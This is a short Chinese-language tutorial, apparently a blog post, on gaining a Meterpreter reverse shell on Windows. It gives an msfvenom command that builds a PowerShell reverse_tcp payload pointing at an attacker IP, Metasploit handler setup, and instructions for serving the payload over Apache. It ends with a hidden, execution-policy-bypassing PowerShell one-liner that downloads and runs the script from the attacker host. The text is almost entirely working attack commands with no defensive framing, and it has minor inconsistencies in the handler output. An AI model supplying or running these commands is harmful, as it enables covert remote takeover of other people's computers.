
一、使用msfvenom生成PS1文件:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.135.100 LPORT=1234 -f psh-reflection >1.ps1

二、开启msf监听:
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.135.100
msf exploit(handler) > set lport 1234
msf > run
启动apache2,并将1.ps1复制到/var/www/html/目录下,访问1.ps1存在。

三、在目标机器执行cmd命令:
powershell -windowstyle hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.135.100/1.ps1');xx.ps1"注意区分目标及系统是32位还是64位。